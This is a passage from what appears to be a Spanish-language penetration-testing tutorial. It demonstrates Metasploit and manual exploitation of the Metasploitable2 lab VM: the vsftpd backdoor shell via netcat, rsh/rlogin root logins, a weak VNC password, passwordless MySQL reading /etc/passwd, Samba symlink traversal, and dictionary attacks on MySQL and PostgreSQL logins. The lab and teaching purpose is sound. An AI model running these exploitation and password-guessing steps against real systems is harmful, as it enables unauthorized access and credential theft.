Usage: /opt/metasploit/apps/pro/msf3/msfcli <exploit_name> <option=value> [mode]
=====
Mode           Description
----           -
(A)dvanced     Show available advanced options for this module
(AC)tions      Show available actions for this auxiliary module
(C)heck        Run the check routine of the selected module
(E)xecute      Execute the selected module
(H)elp         You're looking at it baby!
(I)DS Evasion  Show available ids evasion options for this module
(O)ptions      Show available options for this module
(P)ayloads     Show available payloads for this module
(S)ummary      Show information about this module
(T)argets      Show available targets for this exploit module

root@kali:~#
```




Imagen 8-4. Interfaz en Línea de Comando (CLI) de Metasploit Framework

```
# msfcli [Ruta Exploit] [Opción = Valor]
```

Muestra las opciones avanzadas del módulo

```
# msfcli auxiliary/scanner/mysql/mysql_version A
```

Muestra un resumen del módulo

```
# msfcli auxiliary/scanner/mysql/mysql_version S
```



Lista las opciones disponibles del módulo

```
# msfcli auxiliary/scanner/mysql/mysql_version 0
```

Para ejecutar el módulo auxiliar contra Metasploitable2

```
# msfcli auxiliary/scanner/mysql/mysql_version RHOSTS=192.168.1.34 E
```

```
Large pentest? List, sort, group, tag and search your hosts and services
in Metasploit Pro -- type 'go_pro' to launch it now.

      =[ metasploit v4.6.0-2013041701 [core:4.6 api:1.0]
+ -- --=[ 1091 exploits - 683 auxiliary - 181 post
+ -- --=[ 298 payloads - 29 encoders - 8 nops

RHOSTS => 192.168.1.34
[*] 192.168.1.34:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

root@kali:~#
```

Imagen 8-5. Resultado obtenido con el módulo auxiliar mysql\_version

## 8.4 Interacción con Meterpreter

Una vez que se ha obtenido acceso al objetivo utilizando, se puede utilizar Meterpreter para entregar Payloads (Cargas). Se utiliza MSFCONSOLE para manejar las sesiones, mientras que Meterpreter es Carga actual y tiene el compromiso de la explotación.



Algunos de los comando comúnmente utilizados con Meterpreter son:

```
meterpreter > help
meterpreter > background
meterpreter > download
meterpreter > upload
meterpreter > execute
meterpreter > shell
meterpreter > session
```

## 8.4 Explotar Vulnerabilidades de Metasploitable2

### Vulnerabilidad

vsftpd Smiley Face Backdoor

<http://www.osvdb.org/show/osvdb/73573>

### Análisis

La versión de vsftpd en funcionamiento en el sistema remoto ha sido compilado con una puerto trasera. Al intentar autenticarse con un nombre de usuario conteniendo un :) (Carita sonriente) ejecuta una puerta trasera, el cual genera una shell atendiendo en el puerto TCP 6200. El shell detiene su atención después de que el cliente se conecta y desconecta.

Un atacante remoto sin autenticación puede explotar esta vulnerabilidad para ejecutar código arbitrario como root.

```
root@kali:~# ftp 192.168.1.34
Connected to 192.168.1.34.
220 (vsFTPd 2.3.4)
Name (192.168.1.34:root): usuario:)
331 Please specify the password.
Password:
^Z
```



```
[3]+ Stopped ftp 192.168.1.34
root@kali:~# bg 3
[3]+ ftp 192.168.1.34 &
root@kali:~# nc -nvv 192.168.1.34 6200
(UNKNOWN) [192.168.1.34] 6200 (?) open
id
uid=0(root) gid=0(root)
```

## Vulnerabilidad

Samba NDR MS-RPC Request Heap-Based Remote Buffer Overflow

[http://www.cvedetails.com/cve-details.php?t=1&cve\\_id=CVE-2007-2446](http://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2007-2446)

## Análisis

Esta versión del servidor Samba instalado en el host remoto está afectado por varias vulnerabilidades de desbordamiento de pila, el cual puede ser explotado remotamente para ejecutar código con los privilegios del demonio Samba.

```
root@kali:~# /etc/init.d/postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali:~# msfconsole
msf > search lsa_io_privilege_set Heap

Matching Modules
=====

   Name                                     Disclosure Date   Rank   Description
   ----                                     -
auxiliary/dos/samba/lsa_addprivs_heap      normal           Samba
lsa_io_privilege_set Heap Overflow

msf > use auxiliary/dos/samba/lsa_addprivs_heap
msf auxiliary(lsa_addprivs_heap) > show options

Module options (auxiliary/dos/samba/lsa_addprivs_heap):

   Name      Current Setting  Required  Description
   ----      -
RHOST                               yes       The target address
```



```
RPORT      445          yes      Set the SMB service port
SMBPIPE    LSARPC       yes      The pipe name to use
```

```
msf auxiliary(lsa_addprivs_heap) > set RHOST 192.168.1.34
RHOST => 192.168.1.34
msf auxiliary(lsa_addprivs_heap) > exploit
```

```
[*] Connecting to the SMB service...
[*] Binding to 12345778-1234-abcd-ef00-
0123456789ab:0.0@ncacn_np:192.168.1.34[\lsarpc] ...
[*] Bound to 12345778-1234-abcd-ef00-
0123456789ab:0.0@ncacn_np:192.168.1.34[\lsarpc] ...
[*] Calling the vulnerable function...
[-] Auxiliary triggered a timeout exception
[*] Auxiliary module execution completed
msf auxiliary(lsa_addprivs_heap) > exploit
```

## Vulnerabilidad

rsh Unauthenticated Acces (via finger information)

[http://www.cvedetails.com/cve-details.php?t=1&cve\\_id=CVE-2012-6392](http://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2012-6392)

## Análisis

Utilizando nombres de usuario comunes como también nombres de usuarios reportados por "finger". Es posible autenticarse mediante rsh. Ya sea las cuentas no están protegidas con contraseñas o los archivos ~/.rhosts o están configuradas adecuadamente.

Esta vulnerabilidad está confirmada de existir para Cisco Prime LAN Management Solution, pero puede estar presente en cualquier host que no este configurado de manera segura.

```
root@kali:~# rsh -l root 192.168.1.34 /bin/bash
w
 22:42:00 up 1:30, 2 users, load average: 0.04, 0.02, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin  tty1    -             21:13   1:19   7.01s  0.02s /bin/login --
root     pts/0   :0.0         21:11   1:30   0.00s  0.00s -bash
id
uid=0(root) gid=0(root) groups=0(root)
```





## Vulnerabilidad

VNC Server 'password' Password

## Análisis

El servidor VNC funcionando en el host remoto está asegurado con una contraseña muy débil. Es posible autenticarse utilizando la contraseña 'password'. Un atacante remoto sin autenticar puede explotar esto para tomar control del sistema.




Imagen 8-6. Conexión mediante VNC a Metasploitable2, utilizando una contraseña débil

```
root@kali:~# vncviewer 192.168.1.34
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
```



```
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using shared memory PutImage
```

## Vulnerabilidad

MySQL Unpassworded Account Check

## Análisis

Es posible conectarse a la base de datos MySQL remota utilizando una cuenta sin contraseña. Esto puede permitir a un atacante a lanzar ataques contra la base de datos.

Con Metasploit Framework:

```
msf > search mysql_sql

Matching Modules
=====

   Name                                     Disclosure Date   Rank   Description
   ----                                     -
auxiliary/admin/mysql/mysql_sql           normal           MySQL SQL Generic
Query

msf > use auxiliary/admin/mysql/mysql_sql
msf auxiliary(mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):

   Name      Current Setting  Required  Description
   ----      -
PASSWORD    The password for the specified
username
```



RHOST		yes	The target address
RPORT	3306	yes	The target port
SQL	select version()	yes	The SQL to execute.
USERNAME		no	The username to authenticate as

```
msf auxiliary(mysql_sql) > set USERNAME root
USERNAME => root
msf auxiliary(mysql_sql) > set RHOST 192.168.1.34
RHOST => 192.168.1.34
msf auxiliary(mysql_sql) > set SQL select load_file('\etc/passwd\')
SQL => select load_file('/etc/passwd')
msf auxiliary(mysql_sql) > run

[*] Sending statement: 'select load_file('/etc/passwd')'...
[*] | root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
```



```
|  
[*] Auxiliary module execution completed  
msf auxiliary(mysql_sql) >
```

Manualmente:

```
root@kali:~# mysql -h 192.168.1.34 -u root -p  
Enter password:  
Welcome to the MySQL monitor.  Commands end with ; or \g.  
Your MySQL connection id is 7  
Server version: 5.0.51a-3ubuntu5 (Ubuntu)  
  
Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
mysql> show databases;  
+-----+  
| Database          |  
+-----+  
| information_schema |  
| dvwa              |  
| metasploit        |  
| mysql             |  
| owasp10           |  
| tikiwiki          |  
| tikiwiki195       |  
+-----+  
7 rows in set (0.00 sec)  
  
mysql> use information_schema  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
mysql> show tables;  
+-----+  
| Tables_in_information_schema |  
+-----+  
| CHARACTER_SETS              |  
| COLLATIONS                   |  
| COLLATION_CHARACTER_SET_APPLICABILITY |  
| COLUMNS                     |
```



```
| COLUMN_PRIVILEGES  
| KEY_COLUMN_USAGE  
| PROFILING  
| ROUTINES  
| SCHEMATA  
| SCHEMA_PRIVILEGES  
| STATISTICS  
| TABLES  
| TABLE_CONSTRAINTS  
| TABLE_PRIVILEGES  
| TRIGGERS  
| USER_PRIVILEGES  
| VIEWS  
+-----+  
17 rows in set (0.00 sec)
```

## Vulnerabilidad

rlogin Service Detection

[http://cvedetails.com/cve-details.php?t=1&cve\\_id=CVE-1999-0651](http://cvedetails.com/cve-details.php?t=1&cve_id=CVE-1999-0651)

## Análisis

El host remoto está ejecutando el servicio 'rlogin'. Este servicio es peligroso en el sentido que no es cifrado- es decir, cualquiera puede interceptar los datos que pasen a través del cliente rlogin y el servidor rlogin. Esto incluye logins y contraseñas.

También, esto puede permitir una autenticación pobre sin contraseñas. Si el host es vulnerable a la posibilidad de adivinar el número de secuencia TCP (Desde cualquier Red) o IP Spoofing (Incluyendo secuestro ARP sobre la red local) entonces puede ser posible evadir la autenticación.

Finalmente, rlogin es una manera sencilla de activar el acceso de escritura un archivo dentro de autenticaciones completas mediante los archivos .rhosts o rhosts.equiv.

```
root@kali:~# rlogin -l root 192.168.1.34  
Last login: Thu Jul 11 21:11:40 EDT 2013 from :0.0 on pts/0  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.
```



```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#
```

## Vulnerabilidad

rsh Service Detection

[http://cvedetails.com/cve-details.php?t=1&cve\\_id=CVE-1999-0651](http://cvedetails.com/cve-details.php?t=1&cve_id=CVE-1999-0651)

## Análisis

El host remoto está ejecutando el servicio 'rsh'. Este servicio es peligroso en el sentido que no es cifrado- es decir, cualquiera puede interceptar los datos que pasen a través del cliente rlogin y el servidor rlogin. Esto incluye logins y contraseñas.

También, esto puede permitir una autenticación pobre sin contraseñas. Si el host es vulnerable a la posibilidad de adivinar el número de secuencia TCP (Desde cualquier Red) o IP Spoofing (Incluyendo secuestro ARP sobre la red local) entonces puede ser posible evadir la autenticación.

Finalmente, rsh es una manera sencilla de activar el acceso de escritura un archivo dentro de autenticaciones completas mediante los archivos .rhosts o rhosts.equiv.

```
msf> search rsh_login

Matching Modules
=====

   Name                                     Disclosure Date
Rank      Description
-----
-----
auxiliary/scanner/rservices/rsh_login
normal    rsh Authentication Scanner

msf> use auxiliary/scanner/rservices/rsh_login
msf auxiliary(rsh_login) > set RHOSTS 192.168.1.34
RHOSTS => 192.168.1.34
```



```
msf auxiliary(rsh_login) > set USER_FILE
/opt/metasploit/apps/pro/msf3/data/wordlists/rservices_from_users.txt
USER_FILE =>
/opt/metasploit/apps/pro/msf3/data/wordlists/rservices_from_users.txt
msf auxiliary(rsh_login) > run

[*] 192.168.1.34:514 - Starting rsh sweep
[*] 192.168.1.34:514 RSH - Attempting rsh with username 'root' from 'root'
[+] 192.168.1.34:514, rsh 'root' from 'root' with no password.
[*] Command shell session 1 opened (192.168.1.38:1023 -> 192.168.1.34:514) at
2013-07-11 21:54:18 -0500
[*] 192.168.1.34:514 RSH - Attempting rsh with username 'daemon' from 'root'
[+] 192.168.1.34:514, rsh 'daemon' from 'root' with no password.
[*] Command shell session 2 opened (192.168.1.38:1022 -> 192.168.1.34:514) at
2013-07-11 21:54:18 -0500
[*] 192.168.1.34:514 RSH - Attempting rsh with username 'bin' from 'root'
[+] 192.168.1.34:514, rsh 'bin' from 'root' with no password.
[*] Command shell session 3 opened (192.168.1.38:1021 -> 192.168.1.34:514) at
2013-07-11 21:54:18 -0500
[*] 192.168.1.34:514 RSH - Attempting rsh with username 'nobody' from 'root'
[+] 192.168.1.34:514, rsh 'nobody' from 'root' with no password.
[*] Command shell session 4 opened (192.168.1.38:1020 -> 192.168.1.34:514) at
2013-07-11 21:54:19 -0500
[*] 192.168.1.34:514 RSH - Attempting rsh with username '+' from 'root'
[-] Result: Permission denied.
[*] 192.168.1.34:514 RSH - Attempting rsh with username '+' from 'daemon'
[-] Result: Permission denied.
[*] 192.168.1.34:514 RSH - Attempting rsh with username '+' from 'bin'
[-] Result: Permission denied.
[*] 192.168.1.34:514 RSH - Attempting rsh with username '+' from 'nobody'
[-] Result: Permission denied.
[*] 192.168.1.34:514 RSH - Attempting rsh with username '+' from '+'
[-] Result: Permission denied.
[*] 192.168.1.34:514 RSH - Attempting rsh with username '+' from 'guest'
[-] Result: Permission denied.
[*] 192.168.1.34:514 RSH - Attempting rsh with username '+' from 'mail'
[-] Result: Permission denied.
[*] 192.168.1.34:514 RSH - Attempting rsh with username 'guest' from 'root'
[-] Result: Permission denied.
[*] 192.168.1.34:514 RSH - Attempting rsh with username 'guest' from 'daemon'
[-] Result: Permission denied.
[*] 192.168.1.34:514 RSH - Attempting rsh with username 'guest' from 'bin'
[-] Result: Permission denied.
[*] 192.168.1.34:514 RSH - Attempting rsh with username 'guest' from 'nobody'
[-] Result: Permission denied.
[*] 192.168.1.34:514 RSH - Attempting rsh with username 'guest' from '+'
[-] Result: Permission denied.
[*] 192.168.1.34:514 RSH - Attempting rsh with username 'guest' from 'guest'
[-] Result: Permission denied.
[*] 192.168.1.34:514 RSH - Attempting rsh with username 'guest' from 'mail'
[-] Result: Permission denied.
```



```
[*] 192.168.1.34:514 RSH - Attempting rsh with username 'mail' from 'root'  
[+] 192.168.1.34:514, rsh 'mail' from 'root' with no password.  
[*] Command shell session 5 opened (192.168.1.38:1019 -> 192.168.1.34:514) at  
2013-07-11 21:54:20 -0500  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(rsh_login) >
```

## Vulnerabilidad

Samba Symlink Traversal Arbitrary File Access (unsafe check)

[http://cvedetails.com/cve-details.php?t=1&cve\\_id=2010-0926](http://cvedetails.com/cve-details.php?t=1&cve_id=2010-0926)

## Análisis

El servidor Samba remoto está configurado de manera insegura y permite a un atacante remoto a obtener acceso de lectura o posiblemente de escritura a cualquier archivo sobre el host afectado. Especialmente, si un atacante tiene una cuenta válida en Samba para recurso compartido que es escribible o hay un recurso escribible que está configurado con una cuenta de invitado, puede crear un enlace simbólico utilizando una secuencia de recorrido de directorio y ganar acceso a archivos y directorios fuera del recurso compartido.

Una explotación satisfactoria requiera un servidor Samba con el parámetro 'wide links' definido a 'yes', el cual es el estado por defecto.

Obtener Recursos compartidos del Objetivo

```
# smbclient -L \\192.168.1.34  
Enter root's password:  
Anonymous login successful  
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]  
  
      Sharename      Type      Comment  
-----  
      print$         Disk      Printer Drivers  
      tmp            Disk      oh noes!  
      opt            Disk  
      IPC$           IPC       IPC Service (metasploitable server (Samba  
3.0.20-Debian))  
      ADMIN$         IPC       IPC Service (metasploitable server (Samba  
3.0.20-Debian))
```





```
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]
```

Server	Comment
-----	-----
METASPLOITABLE	metasploitable server (Samba 3.0.20-Debian)
RYDS	ryds server (Samba, Ubuntu)
Workgroup	Master
-----	-----
WORKGROUP	RYDS

## Con Metasploit Framework

```
msf> search symlink

Matching Modules
=====

   Name                                     Disclosure Date   Rank
Description                                     -----
-----
auxiliary/admin/smb/samba_symlink_traversal   normal   Samba
Symlink Directory Traversal

msf> use auxiliary/admin/smb/samba_symlink_traversal
msf auxiliary(samba_symlink_traversal) > set RHOST 192.168.1.34
RHOST => 192.168.1.34
msf auxiliary(samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE => tmp
msf auxiliary(samba_symlink_traversal) > exploit

[*] Connecting to the server...
[*] Trying to mount writeable share 'tmp'...
[*] Trying to link 'rootfs' to the root filesystem...
[*] Now access the following share to browse the root filesystem:
[*]  \\192.168.1.34\tmp\rootfs\

[*] Auxiliary module execution completed
msf auxiliary(samba_symlink_traversal) >
```

Ahora desde otra consola:



```
root@kali:~# smbclient //192.168.1.34/tmp/
Enter root's password:
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]
smb: \> dir
.                D           0   Thu Jul 11 22:39:20 2013
..              DR           0   Sun May 20 13:36:12 2012
.ICE-unix       DH           0   Thu Jul 11 20:11:25 2013
5111.jsvc_up    R           0   Thu Jul 11 20:11:52 2013
.X11-unix       DH           0   Thu Jul 11 20:11:38 2013
.X0-lock        HR          11   Thu Jul 11 20:11:38 2013
rootfs          DR           0   Sun May 20 13:36:12 2012

                    56891 blocks of size 131072. 41938 blocks available
smb: \> cd rootfs\
smb: \rootfs\> dir
.                DR           0   Sun May 20 13:36:12 2012
..              DR           0   Sun May 20 13:36:12 2012
initrd          DR           0   Tue Mar 16 17:57:40 2010
media          DR           0   Tue Mar 16 17:55:52 2010
bin            DR           0   Sun May 13 22:35:33 2012
lost+found     DR           0   Tue Mar 16 17:55:15 2010
mnt            DR           0   Wed Apr 28 15:16:56 2010
sbin          DR           0   Sun May 13 20:54:53 2012
initrd.img     R      7929183 Sun May 13 22:35:56 2012
home          DR           0   Fri Apr 16 01:16:02 2010
lib           DR           0   Sun May 13 22:35:22 2012
usr           DR           0   Tue Apr 27 23:06:37 2010
proc          DR           0   Thu Jul 11 20:11:09 2013
root          DR           0   Thu Jul 11 20:11:37 2013
sys           DR           0   Thu Jul 11 20:11:10 2013
boot          DR           0   Sun May 13 22:36:28 2012
nohup.out     R      67106   Thu Jul 11 20:11:38 2013
etc           DR           0   Thu Jul 11 20:11:35 2013
dev           DR           0   Thu Jul 11 20:11:26 2013
vmlinuz      R     1987288 Thu Apr 10 11:55:41 2008
opt           DR           0   Tue Mar 16 17:57:39 2010
var           DR           0   Sun May 20 16:30:19 2012
cdrom        DR           0   Tue Mar 16 17:55:51 2010
tmp          D           0   Thu Jul 11 22:39:20 2013
srv          DR           0   Tue Mar 16 17:57:38 2010

                    56891 blocks of size 131072. 41938 blocks available
smb: \rootfs\>
```



```
tree connect failed: NT_STATUS_BAD_NETWORK_NAME
root@kali:~# smbclient //192.168.1.34/tmp/
Enter root's password:
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]
smb: \> dir
.                D           0 Thu Jul 11 22:39:20 2013
..               DR           0 Sun May 20 13:36:12 2012
.ICE-unix        DH           0 Thu Jul 11 20:11:25 2013
5111.jsvc_up     R            0 Thu Jul 11 20:11:52 2013
.X11-unix        DH           0 Thu Jul 11 20:11:38 2013
.X0-lock        HR          11 Thu Jul 11 20:11:38 2013
rootfs           DR           0 Sun May 20 13:36:12 2012

                    56891 blocks of size 131072. 41938 blocks available
smb: \> cd rootfs\
smb: \rootfs\> dir
.                DR           0 Sun May 20 13:36:12 2012
..               DR           0 Sun May 20 13:36:12 2012
initrd           DR           0 Tue Mar 16 17:57:40 2010
media            DR           0 Tue Mar 16 17:55:52 2010
bin              DR           0 Sun May 13 22:35:33 2012
lost+found       DR           0 Tue Mar 16 17:55:15 2010
mnt              DR           0 Wed Apr 28 15:16:56 2010
```

Imagen 8-7. Conexión al recurso compartido \rootfs\ donde ahora reside la raíz de Metasploitable2



## 9. Atacar Contraseñas

### 9.1 Adivinar Contraseñas de MySQL

<http://www.mysql.com/>

MySQL es un sistema de manejo de base de datos relacional open-source (RDBMS) más ampliamente utilizado. MySQL es una elección popular de base de datos para ser utilizado en aplicaciones web, y es un componente central de la ampliamente utilizada pila de software open source para aplicaciones web LAMP y otras pilas AMP.

Intentar autenticarse al servicio Mysql probando los usuarios y contraseñas contenidas en respectivos archivos.

```
# msfconsole
msf > search mysql
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > show options
msf auxiliary(mysql_login) > set RHOSTS [IP_Objetivo]
msf auxiliary(mysql_login) > set USER_FILE /usr/share/metasploit-
framework/data/wordlists/unix_users.txt
msf auxiliary(mysql_login) > set PASS_FILE /usr/share/metasploit-
framework/data/wordlists/unix_passwords.txt
msf auxiliary(mysql_login) > exploit
```

Intentar autenticarse al servicio Mysql utilizando los usuarios contenidos en un archivo como sus contraseñas.

```
msf auxiliary(mysql_login) > unset PASS_FILE
msf auxiliary(mysql_login) > set USER_FILE /root/users_metasploit
msf auxiliary(mysql_login) > run
msf auxiliary(mysql_login) > back
```



```
msf auxiliary(mysql_login) > run

[*] 192.168.1.34:3306 MYSQL - Found remote MySQL version 5.0.51a
[*] 192.168.1.34:3306 MYSQL - [01/78] - Trying username:'root' with password:''
[+] 192.168.1.34:3306 - SUCCESSFUL LOGIN 'root' : ''
[*] 192.168.1.34:3306 MYSQL - [02/78] - Trying username:'daemon' with password:''
[-] Access denied
[*] 192.168.1.34:3306 MYSQL - [03/78] - Trying username:'bin' with password:''
[-] Access denied
[*] 192.168.1.34:3306 MYSQL - [04/78] - Trying username:'sys' with password:''
[-] Access denied
[*] 192.168.1.34:3306 MYSQL - [05/78] - Trying username:'sync' with password:''
[-] Access denied
[*] 192.168.1.34:3306 MYSQL - [06/78] - Trying username:'games' with password:''
[-] Access denied
[*] 192.168.1.34:3306 MYSQL - [07/78] - Trying username:'man' with password:''
[-] Access denied
[*] 192.168.1.34:3306 MYSQL - [08/78] - Trying username:'lp' with password:''
[-] Access denied
[*] 192.168.1.34:3306 MYSQL - [09/78] - Trying username:'mail' with password:''
[-] Access denied
[*] 192.168.1.34:3306 MYSQL - [10/78] - Trying username:'news' with password:''
```

Imagen 9-1. Ejecución del módulo auxiliar mysql\_login.

## 9.2 Adivinar Contraseñas de PostgreSQL

<http://www.postgresql.org/>

PostgreSQL, es un sistema open source de manejo de base de datos objeto-relacional (ORDBMS) con un énfasis en la ampliabilidad y cumplimiento de estándares. Una vasta mayoría de distribuciones Linux tienen disponible PostgreSQL en paquetes.

```
msf > search postgresql

msf> use auxiliary/scanner/postgres/postgres_login

msf auxiliary(postgres_login) > show options

msf auxiliary(postgres_login) > set RHOSTS [IP_Objetivo]

msf auxiliary(postgres_login) > set USER_FILE /usr/share/metasploit-
framework/data/wordlists/postgres_default_user.txt

msf auxiliary(postgres_login) > set PASS_FILE /usr/share/metasploit-
```



```
framework/data/wordlists/postgres_default_pass.txt
```

```
msf auxiliary(postgres_login) > run  
msf auxiliary(postgres_login) > back
```

```
msf auxiliary(postgres_login) > run  
[*] 192.168.1.34:5432 Postgres - [01/21] - Trying username:'postgres' with password:'' on database 'templatel'  
[-] 192.168.1.34:5432 Postgres - Invalid username or password: 'postgres':''  
[-] 192.168.1.34:5432 Postgres - [01/21] - Username/Password failed.  
[*] 192.168.1.34:5432 Postgres - [02/21] - Trying username:'' with password:'' on database 'templatel'  
[-] 192.168.1.34:5432 Postgres - Invalid username or password: '':''  
[-] 192.168.1.34:5432 Postgres - [02/21] - Username/Password failed.  
[*] 192.168.1.34:5432 Postgres - [03/21] - Trying username:'scott' with password:'' on database 'templatel'  
[-] 192.168.1.34:5432 Postgres - Invalid username or password: 'scott':''  
[-] 192.168.1.34:5432 Postgres - [03/21] - Username/Password failed.  
[*] 192.168.1.34:5432 Postgres - [04/21] - Trying username:'admin' with password:'' on database 'templatel'  
[-] 192.168.1.34:5432 Postgres - Invalid username or password: 'admin':''  
[-] 192.168.1.34:5432 Postgres - [04/21] - Username/Password failed.  
[*] 192.168.1.34:5432 Postgres - [05/21] - Trying username:'postgres' with password:'postgres' on database 'templatel'  
[+] 192.168.1.34:5432 Postgres - Logged in to 'templatel' with 'postgres':'postgres'  
[+] 192.168.1.34:5432 Postgres - Success: postgres:postgres (Database 'templatel' succeeded.)
```

Imagen 9-2. Ejecución del módulo auxiliar postgres\_login

### 9.3 Adivinar Contraseñas de Tomcat

